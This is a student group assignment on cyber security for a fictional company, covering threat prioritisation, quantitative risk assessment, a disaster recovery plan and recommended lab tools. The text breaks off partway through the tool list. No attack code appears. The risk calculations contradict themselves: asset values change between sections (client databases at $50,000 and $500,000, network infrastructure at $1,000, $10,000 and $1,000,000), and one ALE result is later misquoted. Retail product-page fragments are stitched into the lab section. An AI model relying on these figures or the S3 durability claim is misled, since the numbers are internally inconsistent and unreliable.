

School of Computing and Digital Technology

COMP50003

Cyber Security

Group Assignment Specification Weighted at 60 %

Module Learning Outcomes for this assignment

1. Demonstrate a critical understanding and critically evaluate fundamental aspects of Cyber Security
2. Identify risks to the security of Data, Systems and Networks
3. Critically analyze the process by which disaster recovery and risk prevention plans are developed and be able to critically evaluate such plans

Nickel Gunasekera	CB013126
Kalhara Kariyawasam	CB014043
J.A.Rakindu Minpura	CB010607

Contents

Introduction.....	4
Threat Analysis	4
Phishing.....	4
Malware.....	4
Ransomware.....	5
Insider Threats.....	5
DDoS Attacks (Distributed Denial of Service).....	5
Threat Prioritization for Data Tech Solutions.....	5
Risk Assessment	6
Critical objectives for Data Tec Solutions	6
Critical processes of the objectives.....	6
Assets of the company	7
Threats of the company	8
Asset Values.....	9
ARO (Annual Rate of Occurrence) values	10
Exposure Factor	10
Single loss expectancy.....	11
Annual Loss Expectancy (ALE)	12
Prioritizing risk based on ALE	13
Disaster recovery plan.....	14
Objectives	14
Roles and Responsibilities.....	14
Risk Assessment and Impact.....	14
Disaster Recovery Strategy	15
Disaster Recovery Testing	16
Plan Maintenance	16
Lab Architecture	17
Justification of the Architecture of the cyber lab and the installed Firewalls, Security Tools	17
Simulate Attack and Defenses	30
Phishing Attack.....	30
DDoS Attack.....	31
SQL Attack.....	32
Mitigating Plan	37
Technical Defense.....	37

Organizational Policies	38
Mitigation Plan	41
Incident Response Plan	42
Objectives:	42
Actions:	42
Detection and analysis	46
Containment	47
Eradication	47
Recovery	48
Post-Incident Analysis	48
References	52

Introduction

Data Tech Solutions is a rapidly growing software company which specializes in delivering cloud services and advanced data analytic services to a diverse range of industries. Data Tech has become a trusted company to many companies by handling their sensitive and critical data with their cloud technology. However, rising cyber-criminal threats have become a huge problem to the IT industry and it has made security a top priority in the organization. So, Data Tech Solution company has decided to safeguard its operations while maintaining their customers' trust by establishing a fully equipped cybersecurity lab with a highly skilled security team and security tools for identifying vulnerabilities in the system and to prepare for any risks which might have to be faced by the company.

Threat Analysis

Phishing

- Phishing involves tricking someone into revealing sensitive information, like passwords or credit card numbers, usually through fake emails or websites.
- If an employee falls for a phishing scam, attackers could steal company data, compromise systems, or access sensitive client information.
- Risk level is high, Phishing is often successful because it's hard to detect and relies on human error, so it poses a serious threat.

Malware

- Malware is harmful software that can damage or take control of systems. It includes viruses, worms, and spyware.
- Malware could steal or corrupt data, cause downtime, or even allow hackers to control company systems remotely.
- Risk Level depends on the malware, while malware can cause serious damage, it's often preventable with proper security software.

Ransomware

- Ransomware locks or encrypts data and demands payment to restore access.
- Ransomware could cripple the company by making critical data or systems unavailable, and paying the ransom may not guarantee the data will be returned.
- Risk Level is High, the financial cost and loss of access to data make ransomware particularly dangerous.

Insider Threats

- Insider threats come from employees or contractors who intentionally or unintentionally harm the company by leaking data or causing disruptions.
- If an insider leaks sensitive data or intentionally systems, it could lead to data loss, reputation damage, or legal consequences.
- Although less common, insider threats are hard to detect and can be very damaging when they occur.

DDoS Attacks (Distributed Denial of Service)

- A DDoS attack floods a website or network with traffic, making it unavailable to users.
- A DDoS attack could disrupt online services or prevent employees from accessing essential tools, causing downtime and loss of productivity.
- While disruptive, DDoS attacks are usually less damaging in the long term compared to data breaches or ransomware.

Threat Prioritization for Data Tech Solutions

- Phishing – It's the easiest way for hackers to trick people and can lead to worse problems, like malware.
- Ransomware – This can cost a lot of money and mess up operations, so it's very important to protect against it.
- Malware – Malware can do a lot of damage, but with good security, it can be stopped before it gets too bad.
- Insider Threats – While less common, people inside the company can cause big harm, especially if they have access to important information.
- DDoS Attacks – These attacks stop things from working for a while, but they don't cause long-term damage like other threats.

Risk Assessment

Critical objectives for Data Tec Solutions

- 1) Ensure clients their sensitive information is secure.
- 2) Secure information from cyber-attacks like phishing, data breaches, and DDoS attacks.
- 3) To mitigate company system vulnerabilities, always test and patch the bugs.
- 4) Company must protect cloud infrastructure from cyber-attacks.

Critical processes of the objectives

- 1) Protect Client Data
 - Data Encryption: Encrypt sensitive data at rest and in transit.
 - Access Control: Implement strict user access policies using Role-Based Access Control (RBAC).
 - Data Backup: Regularly back up data to secure, offsite locations.
- 2) Preventing Cyber Attacks
 - Threat Detection: Deploy tools like Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS).
 - Firewall Management: Use firewalls to block unauthorized traffic.
 - Incident Monitoring: Continuously monitor systems for suspicious activities.
- 3) Test for Weaknesses
 - Vulnerability Scanning: Perform automated scans for potential vulnerabilities.
 - Penetration Testing: Simulate attacks to identify and address security gaps.
 - Patch Management: Ensure timely updates and patches for all software and systems.
- 4) Strengthen the Cloud
 - Cloud Security Configuration: Regularly review and harden cloud settings, including identity and access management (IAM).
 - Data Segmentation: Isolate sensitive workloads to prevent unauthorized access.

Assets of the company

1) Protect Client Data

- Client Databases
- Data Encryption Keys
- Backup Servers

2) Stop Cyber Attacks

- Firewalls
- Security Monitoring Tools
- Network Infrastructure: Routers, switches, and endpoints involved in traffic flow.

3) Test for weakness

- Vulnerability Scanners
- Penetration Testing Tools
- Patch Management Systems

4) Strengthen the Cloud

- Cloud Platforms: AWS, Azure, or Google Cloud infrastructure.
- Access Control Systems: IAM configurations for secure user permissions.
- Cloud Security Tools: Tools like AWS Security Hub or Prisma Cloud for protection.

Threats of the company

1) Protect client data

❖ Asset 1: Client Databases

- Data Breachers
- SQL injection

❖ Asset 2: Data Encryption Keys

- Key theft – attackers stealing encryption keys to decrypt data
- Improper key management

❖ Asset 3: Backup Servers

- Ransomware
- Unauthorized access - Attackers gaining access to backup files.

2) Stop cyber attacks

❖ Asset 1: firewall

- Firewall misconfigurations – weak or improper rules allowing unauthorized traffic.
- DDoS attack

❖ Asset 2: security monitoring tools

- Tool exploitation – Attackers by passing or disabling the tools.

❖ Asset 3: Network infrastructure

- Man in the middle attacks
- Device hijacking – compromising router or switches.

3) Test for weaknesses

❖ Asset 1: vulnerability scanners

- Outdated scanners
- Unauthorized access

- ❖ Asset 2: penetration testing tools
 - Tools misuse – unauthorized users using tools to attack systems.
 - Data leakage – penetration testing reports falling into the wrong hands.
- ❖ Asset 3: patch management systems
 - Un patch vulnerabilities
 - Corrupt updates – malicious or flawed patches while braking systems.

4) Strengthen the Cloud

- ❖ Asset 1: Cloud Platforms
 - Misconfigurations
 - Data Exfiltration—Unauthorized access to cloud data.
- ❖ Asset 2: Access Control Systems
 - Privilege Escalation—Attackers gaining higher-level access.
 - Weak Passwords
- ❖ Asset 3: Cloud Security Tools
 - Tool Exploitation—Attackers bypassing or disabling tools.
 - Outdated Tools

Asset Values

- Client Databases - \$50000
- Backup Servers - \$500
- Firewalls - \$50000
- Network Infrastructure - \$10,000
- Vulnerability Scanners - \$1000
- Penetration Testing Tools - \$1500
- Cloud Platforms (AWS, Azure, etc.) - \$20 000
- Cloud Security Tools - \$3000

ARO (Annual Rate of Occurrence) values

- Client Databases: ARO = 0.1
- Backup Servers: ARO = 0.05
- Firewalls: ARO = 0.2
- Network Infrastructure: ARO = 0.15
- Vulnerability Scanners: ARO = 0.05
- Penetration Testing Tools: ARO = 0.03
- Cloud Platforms (AWS, Azure, etc.): ARO = 0.1
- Cloud Security Tools: ARO = 0.1

Exposure Factor

- Data Breaches: EF = 0.6 (60%)
- Ransomware: EF = 0.6 (60%)
- Unauthorized Access: EF = 0.5 (50%)
- DDoS Attack: EF = 0.3 (30%)
- Man-in-the-Middle Attacks: EF = 0.5 (50%)
- Outdated Scanners: EF = 0.3 (30%)
- Data Leakage: EF = 0.5 (50%)
- Unauthorized Access: EF = 0.4 (40%)
- Misconfigurations: EF = 0.4 (40%)
- Data Exfiltration: EF = 0.5 (50%) – Unauthorized data access could lead to significant loss.
- Tool Exploitation: EF = 0.4 (40%) – Compromised tools could expose sensitive information.
- Outdated Tools: EF = 0.3 (30%)

Single loss expectancy

1. Client databases

$$\text{SLE} = \$500\,000 \times 0.7 = \$350\,000$$

2. Backup Servers

Threat 1 – Ransomware

$$\text{SLE} = \$500 \times 0.5 = \$250$$

Threat 2 – Unauthorized Access

$$\text{SLE} = \$500 \times 0.4 = \$200$$

3. Firewall

Threat 1 – firewall misconfigurations

$$\text{SLE} = 100,000 \times 0.4 = \$40\,000$$

Threat 2 – DDoS Attack

$$\text{SLE} = 100,000 \times 0.3 = \$30,000$$

4. Network Infrastructure

$$\text{SLE} = 10,000 \times 0.5 = \$5,000$$

5. Cloud Platforms

$$\text{SLE} = 20,000 \times 0.6 = \$12,000$$

Annual Loss Expectancy (ALE)

- $ALE = AV \times EF \times ARO$

1) Asset: Client Databases (\$500,000)

- Threat: Data Breach
 - $EF = 0.7$ (70%), $ARO = 0.1$
 - $ALE = \$500,000 \times 0.7 \times 0.1 = \$35,000$

2) Asset: Backup Servers (\$500)

- Threat 1: Ransomware
 - $EF = 0.5$ (50%), $ARO = 0.05$
 - $ALE = \$500 \times 0.5 \times 0.05 = \12.5
- Threat 2: Unauthorized Access
 - $EF = 0.4$ (40%), $ARO = 0.03$
 - $ALE = \$500 \times 0.4 \times 0.03 = \6

3) Asset: Firewalls (\$100,000)

- Threat 1: Firewall Misconfigurations
 - $EF = 0.4$ (40%), $ARO = 0.2$
 - $ALE = \$100,000 \times 0.4 \times 0.2 = \$8,000$
- Threat 2: DDoS Attack
 - $EF = 0.3$ (30%), $ARO = 0.1$
 - $ALE = \$100,000 \times 0.3 \times 0.1 = \$3,000$

4) Asset: Network Infrastructure (\$1,000)

- Threat: Man-in-the-Middle Attack
 - $EF = 0.5$ (50%), $ARO = 0.15$
 - $ALE = \$1,000,000 \times 0.5 \times 0.15 = \$75,000$

5) Asset: Vulnerability Scanners (\$1000)

- Threat 1: Outdated Scanners
 - $EF = 0.3$ (30%), $ARO = 0.05$
 - $ALE = \$1000 \times 0.3 \times 0.05 = \15

6) Asset: Penetration Testing Tools (\$1500)

- Threat 1: Tool Misuse
 - $EF = 0.2$ (20%), $ARO = 0.03$
 - $ALE = \$1500 \times 0.2 \times 0.03 = \9

7) Asset: Cloud Platforms (\$20,000)

- Threat 1: Misconfigurations
 - $EF = 0.5$ (50%), $ARO = 0.1$
 - $ALE = \$20,000 \times 0.5 \times 0.1 = \1000
- Threat 2: Data Exfiltration
 - $EF = 0.6$ (60%), $ARO = 0.05$
 - $ALE = \$20,000 \times 0.6 \times 0.05 = \600

Prioritizing risk based on ALE

- Client databases – data breach: \$35000
- Network infrastructure – Man –in- the –Middle-attack: \$7500
- Firewalls – Firewall misconfigurations: \$8000
- Firewalls – DDoS Attack: \$3000
- Backup Servers – Ransomware: \$12.5
- Unauthorized Access: \$6
- Vulnerability scanners - Outdated Scanners: \$15
- Penetration testing tools – tool Misuse: \$9
- Cloud Platforms – misconfigurations - \$1000

Disaster recovery plan

Objectives

- Keep the Business Running
- Protect Client Data
- Maintain Cloud Systems
- Quick System Recovery
- Follow Legal Rules: Ensure all recovery processes meet data protection laws.

Roles and Responsibilities

- Disaster Recovery Manager (DRM): Leads the recovery process.
- IT Team: Fixes systems, networks, and data.
- Security Team: Protects data and controls access.
- Communication Team: Keeps everyone informed, including clients and staff.
- Management Team: Makes key decisions during recovery.

Risk Assessment and Impact

Identify important systems, data, and assets, and understand the impact if something goes wrong:

- Client Databases: Critical data that must be protected.
- Backup Servers: Key to restoring systems and data.
- Cloud Platforms: Essential for providing services to clients.

Disaster Recovery Strategy

The strategy includes three parts: Before, During, and After a Disaster.

❖ Preparation

- Backups - Regularly back up important data to a safe location and test it to make sure it works.
- Cloud Security - Regularly check cloud services and set up systems to prevent and detect failures.
- Incident Response Plan (IRP) - Have a plan for common disasters (like data breaches or cyberattacks) and train staff.
- Failover Systems - Set up systems that take over in case the main ones fail, so the business keeps running.

❖ Response

- Detect the Issue: Use monitoring tools to detect problems early and assess how bad it is (Critical, Major, Minor).
- Activate Recovery Team: Call in the recovery team based on the severity of the problem.
- Notify Clients: Let clients know what's happening and how it affects them.
- Recover Critical Systems: Start by fixing the most important systems, like client data and cloud services.

❖ Recovery

- Test Systems: After recovery, test everything to make sure it works, and no data is lost.
- Monitor Systems: Check out any new problems, like security issues.
- Communication: Update clients, staff, and stakeholders when everything is back to normal.
- Root Cause Analysis: Investigate what caused the disaster and improve systems to prevent it from happening again.


Disaster Recovery Testing

- Test Frequency: Test the plan at least twice a year to ensure it works.
- Testing Methods:
 - Tabletop Exercises: Simulate disaster scenarios with the team.
 - Full Recovery Drills: Practice restoring systems from backups.

Plan Maintenance

- Regularly review and update the DRP to reflect any changes in technology or business needs.
- Keep training up to date so the team knows what to do in case of a disaster.

Lab Architecture




Justification of the Architecture of the cyber lab and the installed Firewalls, Security Tools

1) Database Server

- A database is an organized collection of information or data that is stored electronically, making it easy to access, manage, update, and retrieve.
- Recommended Server – Neo4j


The company can obtain valuable insights into cyber attacks, through its capability to build relationships between cyberattack components such as phishing email and malware-infected websites. Also, it can detect and analyze threats much better. The real-time feature of this system helps the company to receive and react in a short time to potential threats thus diminishing the danger. On top of that, it comes in the form of a free version, ideal for little projects, and a paid version with lots of features too. (Neo4j, n.d.)



2) File Server

- File server means centralized file storage which allows multiple users or devices to access, share and store files securely.
- Recommended Server – Windows Server 2025 edition

Windows Server seems to be a perfect operating system for Data Tech Solutions because of its great compatibility with active directory and it makes it very easy to manage user access to files and resources. This has made it a more efficient and safer system when it comes to authentication, authorization and resource management. One of the key features of Windows Server is file sharing through networking protocols such as SMB or NFS, which guarantees that apps can run on various OS platforms. Another positive note is that, if the company uses Windows OS in their work, Windows Server will be a convenient tool. It will ensure compatibility with existing systems and streamlining system management. (ASBIS, 2025)




3) Routers

- A router is a device that connects different networks, like your home network to the internet. It directs data between devices in your network (like computers or phones) and helps them communicate with other networks, ensuring information gets to the right place.
- Recommended router - Cisco ISR (Integrated Services Routers) 4000 Series.

Cisco ISR routers are a good fit for Data Tech Solutions because those routers have built-in firewalls, VPN, and intrusion prevention systems. These routers can scale at an infinitely large number of users and instead of having multiple devices for routing, switching, wireless and security, it combines all into a single device. ISR routers offer high availability including backup systems and automatic failover features so that you will not have network uptime problems. Also, they are also optimized for cloud integration. (Cisco, 2024)

Cisco ISR 4000 Router

Brand: CISCO



Roll over image to zoom in

USD 1,069 USD 1,168 (-8%)

Status: **In stock**

- **Brand:** Cisco ISR 4000 Series Routers
- **Form Factor:** Modular, rack-mounted
- **Throughput:** Up to 300 Mbps to 2 Gbps
- **Memory:** DRAM 4GB, 8GB, and Flash 4GB, 8GB
- **Interfaces:** 3 NIM slots, 2 SM slots
- **Power:** AC or PoE, optional redundant power
- **Security:** Firewall, VPN, IPS, secure boot
- **Typical Use Cases:** Enterprise branches, remote sites, SMBs
- **Cisco IOS XE Software:** Advanced networking, security, and service integration
- **Warranty:** 1-year assured warranty
- **Support:** 24/7 expert tech support

Quantity:

Add to cart

4) Network Analyzer

- A network analyzer is a tool that helps check and monitor the data traffic on a network. It shows how data moves between devices, helps identify problems, and can spot issues like slow connections or security threats.
- Recommended device - Solar winds net flow analyzer

SolarWinds NetFlow Analyzer is a good investment option to guarantee the effective and secure activities of the network passerby. The company will be able to monitor exactly at what time of the day devices, users or applications peaked in traffic, helping to avoid slowdowns. It serves as a security insight when it can detect if something is unusual, like an attack or unauthorized access, on its network. It also produces detailed reports and does store historical data, so the company can analyze network performance over time and make improvements. Furthermore, its troubleshooting features quickly locate and solve slow speeds or connection problem. SolarWinds NetFlow Analyzer has both the scalability to support small and growing businesses as well as adapt to the growing needs of DataTech Solutions. (Solarwind, n.d.)



5) SIEM (Security Information and Event Management)

- **SIEM** (Security Information and Event Management) is a system that helps organizations monitor and manage their security by collecting, analyzing, and storing data from various sources. It helps detect security threats, track unusual activities, and respond to incidents to protect the network and data.
- Recommended system – Splunk

Splunk has its own built-in features which support real-time processing of extensive data volumes for detecting security challenges using log analytic processes. Users can generate specific dashboards and reports through Splunk to visualize network security status clearly. The system scales up effortlessly to support businesses of every size while processing huge data sets with superior efficiency. Through its strong search feature, Splunk delivers quick troubleshooting capabilities as well as enhanced performance monitoring and enables security incident investigations allowing it to be the perfect solution for both operations management and security requirements. (Kidd, 2022)



6) VPC (Virtual Private Cloud)

- A Virtual Private Cloud (VPC) functions as a dedicated cloud area that provides businesses with secure infrastructure to operate applications and store data and control their resources.
- Recommended system – AWS VPC


AWS VPC's Complete network management authority enables businesses to design IP address ranges and establish subnets and configure their networks to meet their requirements. AWS VPC provides businesses with a scalable framework which enables hassle-free growth alongside rising traffic volumes. The distributed resource allocation across multiple Availability Zones provides companies with continuous operation and low downtime together with seamless business operations. AWS VPC provides businesses with secure network protection through its suite of features including firewalls and access controls and Virtual Private Networks which defend the system against cyber threats while preserving data integrity. (KOENIG, 2022)



7) Workstations


- A **workstation** is a powerful computer designed for professional or technical tasks, such as graphic design, video editing, 3D modeling, or scientific calculations.
- Recommended workstation - Dell Precision 5000 Series


☐ Compare





Precision 3590 Workstation


\$1,559.00


 Ready to Ship
[View Delivery Dates](#)


 Intel® Core™ Ultra 5 125H vPro® Essentials


 Windows 11 Pro

 Intel® Graphics or Intel® Arc™ Pro Graphics

 16 GB DDR5

 256 GB SSD


 15.6-in. display Full HD (1920X1080)

 Starting at 3.58 lbs [i](#)

A light and cost-effective 15" workstation built for Power Users and features new Intel® Core™ Ultra Processors with AI Boost.


[View Special Offers](#)


☐ Compare





Precision 3590 Workstation


~~\$1,949.00~~
\$1,649.00 You Save **\$300.00**


 Ready to Ship
[View Delivery Dates](#)


 Intel® Core™ Ultra 5 135H vPro® Enterprise


 Windows 11 Pro

 NVIDIA® RTX™ 500 Ada Generation

 16 GB DDR5

 512 GB SSD


 15.6-in. display Full HD (1920X1080)

 Starting at 3.58 lbs [i](#)

A light and cost-effective 15" workstation built for Power Users and features new Intel® Core™ Ultra Processors with AI Boost.


[View Special Offers](#)


☐ Compare





Precision 3590 Workstation


~~\$1,729.00~~
\$1,539.00 You Save **\$190.00**


 Ready to Ship
[View Delivery Dates](#)


 Intel® Core™ Ultra 5 135H vPro® Enterprise


 Windows 11 Pro

 Intel® Graphics or Intel® Arc™ Pro Graphics

 16 GB DDR5

 512 GB SSD


 15.6-in. display Full HD (1920X1080)

 Starting at 3.58 lbs [i](#)

A light and cost-effective 15" workstation built for Power Users and features new Intel® Core™ Ultra Processors with AI Boost.

[View Special Offers](#)


☐ Compare





Precision 3590 Workstation


~~\$1,939.00~~
\$1,639.00 You Save **\$300.00**


[View Delivery Dates](#)


 Intel® Core™ Ultra 7 165H vPro® Enterprise


 Windows 11 Pro

 NVIDIA® RTX™ 500 Ada Generation

 16 GB DDR5

 256 GB SSD

 15.6-in. display Full HD (1920X1080)

 Starting at 3.58 lbs [i](#)

A light and cost-effective 15" workstation built for Power Users and features new Intel® Core™ Ultra Processors with AI Boost.

[View Special Offers](#)

8) IDS / IPS

- IDS (Intrusion Detection System) and IPS (Intrusion Prevention System) are both network security technologies designed to protect networks from attacks.
 - IDS watches for suspicious activity or potential threats and alerts the system administrators.
 - IPS not only detects threats like IDS but also takes action to block or prevent the attack in real-time.

- Recommended tool – Snort

Snort is a tool with real-time intrusion detection system which detect and respond immediately to any threat, such as hacking attempts or unauthorized access. As a free open-source tool, Snort is highly customizable which means that company can create a threat detection system at its own security requirements. Snort detects a wide range of threats, including viruses, malware, and DDoS attacks, offering comprehensive protection. Its scalability ensures that Snort can be used effectively by businesses of all sizes. Key features like real-time monitoring, signature-based detection, protocol analysis, custom rules, and detailed logging further enhance its value, making it easier for DataTech Solutions to maintain strong security and respond to potential threats. (Hanna, 2021)

9) Cloud Storage

- Cloud storage is a service that lets users store their data on remote servers, which can only be accessed through the internet.
- Recommended cloud storage – Amazon S3

Amazon S3 assures that the storage capability is scalable, so when the business thrives, the company doesn't need to worry about running out of space as it can store data almost in limitless amounts. Amazon S3 guarantees 99% of durability, so it is the one of the most secure platforms for storing data in multiple locations, thus reducing the probability of losing it. The pay-as-you-go pricing model lets DataTech Solutions pay only for the storage it uses, which is a budget-friendly option. Amazon S3's features, encryption, and access control make it secure for users to access sensitive data. (geeksforgeeks, 2020)

10) Nmap scanner

- Nmap (Network mapper) is an open-source tool which is used to discover networks and do security audits. It can discover active devices on a network, list of open ports to identify which services are running and determine the version of services which are running.

11) OpenVas

- OpenVAS (Open Vulnerability Assessment System) is an open-source vulnerability scanner and management solution, which scans systems, devices, and networks for known vulnerabilities, misconfigurations, and obsolete software. OpenVAS uses a large, up to date, vulnerability base, and supports scanning of many common protocols (e.g., SSH, HTTP and SNMP), with customizable scans. It gives automated reports about vulnerabilities by severity and helps to best prioritize mitigation efforts.

12) Hydra

- Hydra is a password cracking tool specially built for brute attacking login systems. The penetration testers can use it to test how strong the authentication mechanisms are. Hydra supports many protocols such as SSH, FTP, HTTP/HTTPS, RDP and so on; and is efficient and parallelized brute force attacks. It works on Linux, macOS, Windows, and users can provide their own custom wordlists for probing. It's versatile and available with both CLI and GUI options (i.e., xHydra) to identify weak or misconfigured passwords.

13) Metasploit

- Metasploit is used for penetration testing, vulnerability assessment, and security research activities. It aids cybersecurity professionals in identifying and exploiting vulnerabilities of systems and networks through simulated cyberattacks, understanding how to respond to these vulnerabilities, and effectively performing role-interpretation in a fast-changing network environment. This framework includes an exploitation module, customizable payloads, post exploitation modules for further action, auxiliary tools for scanning and reconnaissance and integration with other security tools.

14) Firewall

- A firewall is an important security measure with a lab, as it is a shield for the lab's internal network from external threats. It watches and controls traffic in a network and permits safe traffic and deny traffic which tries to reach malicious or unauthorized access. A firewall in a lab environment secures sensitive data by passing through traffic only those which are trusted to avoid cyber-attacks. Additionally, it also secures the connection by granting access only to its legitimate users and devices, thus decreasing vulnerabilities. Firewalls also come with monitoring capability which connects the logs of network activities to see improper behavior or possible breach.

- Recommended Firewall – FortiGate

FortiGate firewalls are an excellent choice for securing lab networks and powering security in small to medium sized businesses, because of its affordability. Also, it has features like Intrusion Prevention System that blocks cyber-attacks, and Application Control that prevents installation of unapproved software. Moreover, it has a Deep Packet Inspection which improves threat detection by analyzing data in network packets, ensuring that network and resources are fully protected in lab , SSL Inspection to catch hidden threats in encrypted (HTTPS) internet traffic before they can harm your system and web filtering to stop users from visiting harmful or unsafe website, adding a new layer of protection while browsing the internet. (AVFirewalls, n.d.)

15) Sandboxing

- A sandbox is an isolated and protected environment for running programs or code in safety without impacting the main system or network. It's used for isolation, emulates real world experience, and is commonplace in the cybersecurity and malware analysis space. Sandbox provides safe testing for updates or suspicious files which have risks and easy rollback/cleanup.
- Recommended Sand Box – Cuckoo Sandbox

Cuckoo Sandbox is an open source, flexible, powerful malware analysis tool and a good choice for low budget organizations. It contains deep behavior analysis on files allowing examine processes, file access and network connections to uncover malicious activity. It also supports a variety of file types such as EXE and PDFs and supports YARA for more powerful analysis and comes with integration for more tools such as Wireshark. It also generates detailed reports that will help you to understand threats and react accordingly, protecting your systems in full measure. (Fox, 2021)

16) Web Server

- Web server refers to a system that delivers web content — websites, applications — to users over the Internet or intranet using HTTP and HTTPS protocols. It takes in client requests, gets files or dynamic data and returns that data back.
- Recommended Server - Apache HTTP Server

As a cost-effective option for Data Tech Solutions, Apache HTTP Server is a free, open-source, and highly reliable web server. Apache is also versatile, able to run on any flavor of Linux, Windows, or even Mac OS, and comes with security measures like encryption and access control, to keep your websites safe. (Hernandez, 2019)

17) Backup Server

- A backup server is a physical or virtual machine that stores copies of important data from other devices or servers. It makes sure that if something goes wrong (like hardware failure, cyberattacks, or accidental deletions), you can restore your data.
- Recommended Server – HPE StoreOnce

HPE StoreOnce offers numerous benefits like enhanced data safety, quick recovery, and on-premises control for privacy and compliance. Also, it has features like fast backups and restores, deduplication to save space, and scalability. Furthermore, it provides comprehensive security by seamless cloud integration for hybrid backup strategies and ransomware protection via immutable backups. Its centralized management system simplifies administration, while its enterprise-level reliability ensures dependable long-term use, making it a cost-effective solution for maintaining business continuity and protecting critical data. (Hewlett Packard Enterprise, 2024)

18) Cloud Backup Server

- **Recommended Server – AWS Web Services**

AWS web service is a cloud-based backup solution from Amazon web services which automatically backs up critical data and resources into cloud servers and ensures all data is safe from accidental detection or corruption. (geeksforgeeks, 2020)

19) AES – 256 (Advanced Encryption Standard)

- AES-256 is a high security encryption standard which converts sensitive data to unreadable cyphertext to protect data. ‘256’ means the key length encryption, which makes it extremely secure. AES-256 can be used to encrypt stored data within Data Tech Solutions, for example encrypting the backup files on HPE StoreOnce to ensure security. Additionally, it makes sure data moving between internal zones and cloud storage is secured by encrypting those data. Also, AES-256 encryption secures files in the cloud (AWS, also before writing to them) protecting things like customer details, sensitive application data, etc. (Kiteworks, 2023)

20) AWS CloudHSM

